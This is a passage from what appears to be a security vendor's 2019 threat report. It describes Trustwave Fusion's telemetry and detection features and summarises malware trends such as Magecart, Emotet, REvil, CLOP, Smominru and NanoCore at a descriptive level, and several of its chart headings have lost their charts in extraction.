
The threat telemetry that Trustwave Fusion collects accompanies multiple types of metadata, including customer information, geographic information, event data and time and many others. Trustwave security professionals use this metadata to perform cross tabulations that often reveal additional insights. For example, these are the exploit attempts Trustwave Fusion detected most often in 2019:

TOP TEN EXPLOITED VULNERABILITIES OBSERVED BY TRUSTWAVE FUSION IN 2019



Not everyone sees the same mix of threats. Using aggregate customer information, Trustwave can break this data down and show how these exploits affected customers in several different industries.


TOP TEN EXPLOITS IN 2019 BY INDUSTRY VERTICAL



In a similar fashion, security analysts can explore threats and incidents grouped by other criteria, such as geographic region or time of day, and discover patterns to improve detection logic and response capabilities. Trustwave then passes these benefits on to customers.


High-Fidelity Threat Detection

In a similar fashion, Fusion’s findings correlation engine can gather data from a wide array of systems, places, owners and interfaces into a united platform to uncover correlations useful for creating high-fidelity detections. For example, the correlation engine might first look at a threat finding involving an attack on a specific vulnerability. The engine then gathers information about the vulnerability and checks the asset database to determine if the asset involved in the threat finding is indeed vulnerable to the attack used. The engine can also use this information to identify other assets at risk of the same attack, making it possible to mount an effective defense tailored to the specifics of the findings.



Retroactive Threat Detection

When a new threat arises, such as a new zero-day exploit, security researchers can examine the data Fusion collected and stored to determine if the newly discovered threat has been seen before. In some cases, Trustwave finds evidence of attacks that went previously undiscovered and can implement mitigations to protect customers.



This is just a taste of what Fusion has to offer. Visit <https://www.trustwave.com/en-us/company/about-us/trustwave-fusion-platform/> for more information about the Trustwave Fusion platform and how it can benefit you.


MALWARE

The Trustwave SpiderLabs malware research team reverse engineers and conducts deep analysis of numerous malware samples each year in support of incident response, threat hunting and global threat operations. This section presents some statistics on the malware researchers encountered in the wild in 2019.

Highlights

- In the past, a significant share of Trustwave investigations focused on malware specifically tailored to target point-of-sale (POS) systems, usually to steal credit and debit card credentials and deliver them to the attacker. After declining for several years, Trustwave researchers did not encounter a single instance of POS malware in any investigations. This is a welcome improvement attributed to merchants' increased acceptance of payment cards with computer chips, which are more secure than magnetic stripe cards. In its place, researchers found an increasing number of attacks on online shopping-cart platforms, such as Magecart (see below for more information).


POINT-OF-SALE MALWARE ENCOUNTERS - PERCENTAGE OF TOTAL



- Emotet, a banking Trojan commonly spread through email, became more prevalent in 2019. (See “Emotet: The Threat’s in the Mail” below for more information about its prevalence and how it spreads.)
- Ransomware continues to evolve. Trustwave researchers encountered a sample of REvil (a.k.a. Sodinokibi) ransomware in late 2019 that attackers sent to the intended victim along with a message explicitly including the victim’s name. In another case, they encountered a sample of the CLOP ransomware family that used a hashing algorithm to avoid encrypting certain whitelisted files. In both cases, the ransomware avoided infecting systems with the system locale set to the Russian language, which is a common tactic to keep a low profile in an attacker’s country of origin.
- The EternalBlue exploit that the infamous WannaCry ransomware family used to spread globally in 2017 showed up again in 2019 in Smominru, a bot family that also spreads through RDP and Telnet using brute-force techniques. Smominru’s payloads include crypto-miner Trojans and PcShare backdoors.
- The NanoCore remote access Trojan (RAT), which has been around for a few years, made a comeback after being offered for free on the dark web. (See “Malware Categories and Functionality” below for more information about RATs.) Attackers commonly spread NanoCore as a spam attachment packed with an ISO or IMG file format.

